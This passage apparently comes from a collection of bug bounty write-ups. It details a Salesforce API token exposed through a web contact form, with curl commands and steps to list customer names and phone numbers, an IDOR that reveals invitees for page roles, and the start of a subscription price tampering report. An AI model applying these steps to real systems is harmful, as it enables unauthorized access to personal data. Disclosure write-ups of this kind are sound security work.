
which resolves to:

```
https://ww9.example.com/es/es/contacto/formulario.php?cid=a1:of%7Ca2:es%7Ca3:csc_social%7Ccc:915
```

a simple page with a web form.



The Researcher fills the form and checks for requests generated through chrome DevTools.



After filling up form these three requests are generated.

FIRST REQUEST:

```
https://ww9.example.com/es/en/contact/sendFormS4G.php
```

Creates a Salesforce Object ID for the ticket and returns us the ID.

SECOND REQUEST:

```
https://ww9.example.com/es/en/contact/loginS4G.php
```

Returns a Salesforce API access token

THIRD REQUEST:

```
https://ww9.example.com/es/en/contact/sendAttachmentS4G.php
```


Uploads the file to the Object ID returned by the first request, using the Salesforce API access token from the second request.

EXPLORING SALESFORCE REST API:

Salesforce REST API documentation:
- How to use the access token in our requests
- How to check which objects we can access
- How to create a list output of a specific object type.

We are able to list the different type of objects and our access permissions by requesting the following URL:

```
curl https://yourInstance.salesforce.com/services/data/v37.0/sobjects/ -H "Authorization: Bearer token"
```



{"encoding":"UTF-8","maxBatchSize":200,"sobjects":
[{"activateable":false,"createable":false,"custom":false,"customSetting":false,"deletable":false,"deprecatedAndHidden":false,"feedEnabled":false,"hasSubtypes":false,"isSubtype
":false,"keyPrefix":null,"label":"Relaci├│n de Evento aceptada","labelPlural":"Relaciones de Evento
aceptadas","layoutable":false,"mergeable":false,"mruEnabled":false,"name":"AcceptedEventRelation","queryable":true,"replicateable":false,"retrieveable":true,"searchable":false
,"triggerable":false,"undeletable":false,"updateable":false,"urls":
{"rowTemplate":"/services/data/v43.0/sobjects/AcceptedEventRelation/{ID}","defaultValues":"/services/data/v43.0/sobjects/AcceptedEventRelation/defaultValues?
recordTypeId&fields","describe":"/services/data/v43.0/sobjects/AcceptedEventRelation/describe","sobject":"/services/data/v43.0/sobjects/AcceptedEventRelation"}},
{"activateable":false,"createable":true,"custom":false,"customSetting":false,"deletable":true,"deprecatedAndHidden":false,"feedEnabled":true,"hasSubtypes":false,"isSubtype":fa
lse,"keyPrefix":"001","label":"Cliente","labelPlural":"Clientes","layoutable":true,"mergeable":true,"mruEnabled":true,"name":"Account","queryable":true,"replicateable":true,"r
etrieveable":true,"searchable":true,"triggerable":true,"undeletable":true,"updateable":true,"urls":
{"compactLayouts":"/services/data/v43.0/sobjects/Account/describe/compactLayouts","rowTemplate":"/services/data/v43.0/sobjects/Account/{ID}","approvalLayouts":"/services/data/
v43.0/sobjects/Account/describe/approvalLayouts","defaultValues":"/services/data/v43.0/sobjects/Account/defaultValues?
recordTypeId&fields","listviews":"/services/data/v43.0/sobjects/Account/listviews","describe":"/services/data/v43.0/sobjects/Account/describe","quickActions":"/services/data/v
43.0/sobjects/Account/quickActions","layouts":"/services/data/v43.0/sobjects/Account/describe/layouts","sobject":"/services/data/v43.0/sobjects/Account"}},
{"activateable":false,"createable":true,"custom":false,"customSetting":false,"deletable":true,"deprecatedAndHidden":false,"feedEnabled":false,"hasSubtypes":false,"isSubtype":f
alse,"keyPrefix":"02Z","label":"Funci├│n del contacto del cliente","labelPlural":"Funciones del contacto del
cliente","layoutable":false,"mergeable":false,"mruEnabled":false,"name":"AccountContactRole","queryable":true,"replicateable":true,"retrieveable":true,"searchable":false,"trig

The output from above is a small snippet of the 389kb JSON file being returned. It contains 465 different object types; from AuthConfigs to Emailmessages, for most we are allowed to query and retrieve them.

As Proof Of Concept, Create a small list of 25 customers with their names and phone numbers. We do this by requesting a list of users from an account.

```
curl https://eu15.salesforce.com/services/data/v43.0/sobjects/Account/listviews/00B24000003oGRNEA2/results -H "Authorization: Bearer 00D24XXXXXXXXXXXXX" -o poc1.json
```

Output of poc1.json: definitions of the columns:

```
{
    "columns": [
        {
            "ascendingLabel": "Z-A",
            "descendingLabel": "A-Z",
            "fieldNameOrPath": "Name",
            "hidden": false,
            "label": "Nombre del cliente",
            "selectListItem": "Name",
            "sortDirection": "ascending",
            "sortIndex": 0,
            "sortable": true,
            "type": "string"
        },
        {
            "ascendingLabel": "Z-A",
            "descendingLabel": "A-Z",
            "fieldNameOrPath": "BillingState",
            "hidden": false,
            "label": "Estado o provincia de facturación (solamente texto)",
            "selectListItem": "BillingState",
            "sortDirection": null,
            "sortIndex": null,
            "sortable": true,
            "type": "string"
        },
        {
            "ascendingLabel": "9-0",
            "descendingLabel": "0-9",
            "fieldNameOrPath": "Phone",
            "hidden": false,
            "label": "Teléfono",
            "selectListItem": "Phone",
            "sortDirection": null,
            "sortIndex": null,
            "sortable": true,
            "type": "phone"
        },
```



Snippet of the output:

```
{
    "columns": [
        {
            "fieldNameOrPath": "Name",
            "value": "Aad        '
        },
        {
            "fieldNameOrPath": "BillingState",
            "value": null
        },
        {
            "fieldNameOrPath": "Phone",
            "value": "00316        "
        },
        {
            "fieldNameOrPath": "Type",
            "value": null
        },
        {
            "fieldNameOrPath": "Owner.Alias",
            "value": "anar   "
        },
        {
            "fieldNameOrPath": "Id",
            "value": "0012400001IaYtFAAV"
        },
        {
            "fieldNameOrPath": "CreatedDate",
            "value": "Mon Sep 04 15:24:11 GMT 2017"
        },
        {
            "fieldNameOrPath": "LastModifiedDate",
            "value": "Tue Oct 10 15:43:44 GMT 2017"
        },
        {
            "fieldNameOrPath": "SystemModstamp",
            "value": "Wed Oct 11 22:37:48 GMT 2017"
        },
        {
            "fieldNameOrPath": "Owner.Id",
            "value": "00524000001DrFyAAK"
        },
        {
            "fieldNameOrPath": "OwnerId",
            "value": "00524000001DrFyAAK"
        }
    ]
},
```


Clearly shown other customers PII data.


STEPS TO REPRODUCE:

1. Go to the Form url `https://social.example.es/KAirva` & Fill up the form



2. With the help of Chrome DevTools or with any proxies like burp, Intercept requests.


3. After Submitting form, Take a look at the request generated and check their responses.



4. You will encounter with a request:

   ```
   https://ww9.example.com/es/en/contact/loginS4G.php
   ```

   Which returns Salesforce API token



5. Now to exploit or To retrieve Customers PII data,

6. Using CURL make a request,

```
curl
https://eu15.salesforce.com/services/data/v43.0/sobjects/Account/l
istviews/00B24000003oGRNEA2/results -H "Authorization: Bearer
00D24XXXXXXXXXXXXX"
```

7. You will get all Customers PII data.

HARDENING OF THE API:

- Restrict access permissions of the shared access token.
- Don’t share any access tokens with a visitor, handle the file upload server side.

29. Disclosing Roles On Business Pages

SUMMARY:

The Researcher discovers a vulnerability where an Attacker is able to identify people invited to have a role on a particular page (including celebrity's pages).

BACKGROUND:

This Vulnerability is found on Let's say `Example.com` that is a social media application. And gives permission to create your own pages. This page has admin/user roles. Admin's can add another admin to the page and can remove them too.


This application has a seperate Creators studio dashboard, In which you can find a lot of tools that empower you to post, monetize, manage, and measure your page's contents effectively.

The user got an invitation for a role on the page but the user doesn't accept it yet, the invitation is still on pending status.

STEPS TO REPRODUCE:


1. Open your Creator Studio dashboard.

2. Click on the manage page roles button inside the Preferences tab.




3. See the below request generated with any proxy.


```
https://business.example.com/media/manager/page_admin_roles/?page_id=<-the-page-id-our-main-focus>&page_name=<Your_page_name>&redacted_dtsg_ag=token&__user=100001234567&__a=1&__dyn=abcd1234xyz&__req=z&__be=1&__pc=PHASED%3ADEFAULT&dpr=1&__rev=4662096&jazoest=28106&__spin_r=4662096&__spin_b=trunk&__spin_t=1546532826 HTTP/1.1
```



4. Change the value of parameter page_id with victim's page_id.



5. Check response for the tempered request in the response tab.



6. You will be able to see the name and user id of the invited user for a role in the victim's page(even if you have no role on that page).

30. Subscription Pricing Manipulation

SUMMARY:

The Researcher is able to discover a vulnerability through which an attacker can easily manipulate the subscription pricing to any amount, even 0.01$ cent.

BACKGROUND:


The vulnerability is found on an application where for using premium features of the listed products has monthly and yearly subscription is listed (12.99$/Month and 100.00$/Year). The Researcher noticed that it is possible to manipulate the subscription's price to any amount like 0.01$ cent.

STEPS TO REPRODUCE:


1. Go to account dashboard,

```
https://target.com/myaccount
```

2. Select "Subscription period (12.99$/Month or 100.00$/Year)" , Choose any.

